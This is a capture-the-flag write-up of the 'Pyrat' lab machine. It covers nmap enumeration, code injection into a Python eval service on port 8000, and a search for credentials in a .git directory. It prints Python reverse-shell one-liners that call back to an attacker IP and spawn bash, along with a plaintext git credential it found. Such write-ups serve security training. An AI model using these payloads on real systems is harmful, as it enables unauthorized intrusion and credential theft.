Pyrat

Description

Pyrat receives a curious response from an HTTP server, which leads to a potential Python code execution vulnerability. With a cleverly crafted payload, it is possible to gain a shell on the machine. Delving into the directories, the author uncovers a well-known folder that provides a user with access to credentials. A subsequent exploration yields valuable insights into the application's older version. Exploring possible endpoints using a custom script, the user can discover a special endpoint and ingeniously expand their exploration by fuzzing passwords. The script unveils a password, ultimately granting access to the root.

Hint:

Response from an HTTP Server - leads to an RCE
Reverse Shell - payload from RCE

RCE - find credential - Enumerate for root password

Enumeration

NMAP Result

```
nmap -A -sV -sC 10.10.115.140  --min-rate=10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 10:41 AEDT
Nmap scan report for 10.10.115.140
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
8000/tcp open  http-alt SimpleHTTP/0.6 Python/3.11.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, JavaRMI, LANDesk-RC, NotesRPC, Socks4, X11Probe, afp, giop:
|     source code string cannot contain null bytes
|   FourOhFourRequest, LPDString, SIPOptions:
|     invalid syntax (<string>, line 1)
|   GetRequest:
|     name 'GET' is not defined
|   HTTPOptions, RTSPRequest:
|     name 'OPTIONS' is not defined
|   Help:
|_    name 'HELP' is not defined
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

```
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port-Enum-Attack

22


```
PORT   STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
```

8000

```
8000/tcp open  http-alt SimpleHTTP/0.6 Python/3.11.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: SimpleHTTP/0.6 Python/3.11.2
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, JavaRMI, LANDesk-RC, NotesRPC, Socks4, X11Probe, afp, giop:
|     source code string cannot contain null bytes
|   FourOhFourRequest, LPDString, SIPOptions:
|     invalid syntax (<string>, line 1)
|   GetRequest:
|     name 'GET' is not defined
|   HTTPOptions, RTSPRequest:
|     name 'OPTIONS' is not defined
|   Help:
|_    name 'HELP' is not defined
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```


When visiting port 8000 on a browser

10.10.115.140:8000



Try a more basic connection


Using curl request



```
┌──(h4ck㉿h4ck)-[~/Documents/THM]
└─$ curl -X POST 10.10.115.140:8000
Try a more basic connection
```

Using netcat request

Using WGET




```
┌──(h4ck㉿h4ck)-[~/Documents/THM/pyrat]
└─$ wget http://10.10.115.140:8000/
--2024-10-31 11:40:29--  http://10.10.115.140:8000/
Connecting to 10.10.115.140:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 27 [text/html]
Saving to: ‘index.html.1’

index.html.1            100%[==============================>]      27  --.-KB/s    in 0s

2024-10-31 11:40:29 (3.07 MB/s) - ‘index.html.1’ saved [27/27]
```

It seems like wget works well. Attemp to find WGET POST option to obtain reverse shell

Attack WGET


Attack Telnet

Connection Accepted



```
┌──(h4ck㉿h4ck)-[~/Documents/THM/pyrat]
└─$ telnet 10.10.194.154 8000
Trying 10.10.194.154 ...
Connected to 10.10.194.154.
```


Attempt to find ways to upload a reverse shell



```
id; python3
name 'python3' is not defined
id; import;
invalid syntax (<string>, line 1)
id; python3 -c ;
name 'python3' is not defined
id; /bin/sh
invalid syntax (<string>, line 1)
```


Attempting - to bypass invalid syntax error

--
No Syntax error with 'import ..' seems like this is accepted but we still do not have shell.



```
'import os,pty,socket;s=socket.socket();s.connect(("10.4.62.98",9001));[os.dup2(s.
fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.4.62.98", 9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")




```
connect to [10.4.62.98] from (UNKNOWN) [10.10.1
94.154] 45328
bash: /root/.bashrc: Permission denied
www-data@Pyrat:~$
www-data@Pyrat:~$
www-data@Pyrat:~$ ls
```

```
import socket,subprocess,os;s=socket.socke
t(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("10.4.62.98",9001));os.dup2(s.fileno
(),0); os.dup2(s.fileno(),1);os.dup2(s.fil
eno(),2);import pty; pty.spawn("/bin/bash"
)
```

Reverse Shell Connection Worked.

This probably happened as the server is already in a python environment and assumed that this injection will be accepted only in the case where libraries are imported directly. (Correct me if Im wrong)

Credential Found




```
[credential "https://github.com"]
        username = think
        password = _TH1NKINGPirate$_
www-data@Pyrat:/opt/dev/.git$
```

[credential "https://github.com"]
    username = think
    password = _TH1NKINGPirate$_


Attack User: Thinking

Enumerating the box using the user www-data



```
connect to [10.4.62.98] from (UNKNOWN) [10.10.1
94.154] 45328
bash: /root/.bashrc: Permission denied
www-data@Pyrat:~$
www-data@Pyrat:~$
www-data@Pyrat:~$ ls
ls: cannot open directory '.': Permission denie
d
```

First goal is to attempt and understand the permission that www-data has over the box.



```
www-data@Pyrat:~$ cd ../
cd ../
www-data@Pyrat:/$ ls
ls
bin   dev  home  lib32  libx32      media  opt
root  sbin  swap.img  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc
  run   srv   sys        usr
www-data@Pyrat:/$ cd /home
cd /home
www-data@Pyrat:/home$ ls
ls
think
www-data@Pyrat:/home$ cd think
cd think
bash: cd: think: Permission denied
```


Check if we have permission on user “think”

What we have gathered.
- www-data has minor permission over the box
- We can access directories

The next big thing we can enumerate is:

www-data's purpose.
- Possible port forward?
  → I did not find anything that is worth much to be forwarded so i skipped this part.

-




```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:25                  :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 10.10.194.154:68        0.0.0.0:*
```

the services in the box
- Git
- database

Anything that we can enumerate and find a possible user credential or bypass.


After a thorough research on the box we identified a .GIT directory living in /opt/dev




```
www-data@Pyrat:/opt$ ls
ls
dev
www-data@Pyrat:/opt$ ls -all
ls -all
total 12
drwxr-xr-x  3 root  root  4096 Jun 21  2023 .
drwxr-xr-x 18 root  root  4096 Dec 22  2023 ..
drwxrwxr-x  3 think think 4096 Jun 21  2023 dev
www-data@Pyrat:/opt$ cd dv
cd dv
bash: cd: dv: No such file or directory
www-data@Pyrat:/opt$ cd dev
cd dev
www-data@Pyrat:/opt/dev$ ls
ls
www-data@Pyrat:/opt/dev$ ls -all
ls -all
total 12
drwxrwxr-x 3 think think 4096 Jun 21  2023 .
drwxr-xr-x 3 root  root  4096 Jun 21  2023 ..
drwxrwxr-x 8 think think 4096 Jun 21  2023 .git
```

Enumerating .GIT

For further information any .GIT directories are always an interesting place to obtain credentials. They usually store plenty good stuf for us Red Team to find and TAKE!



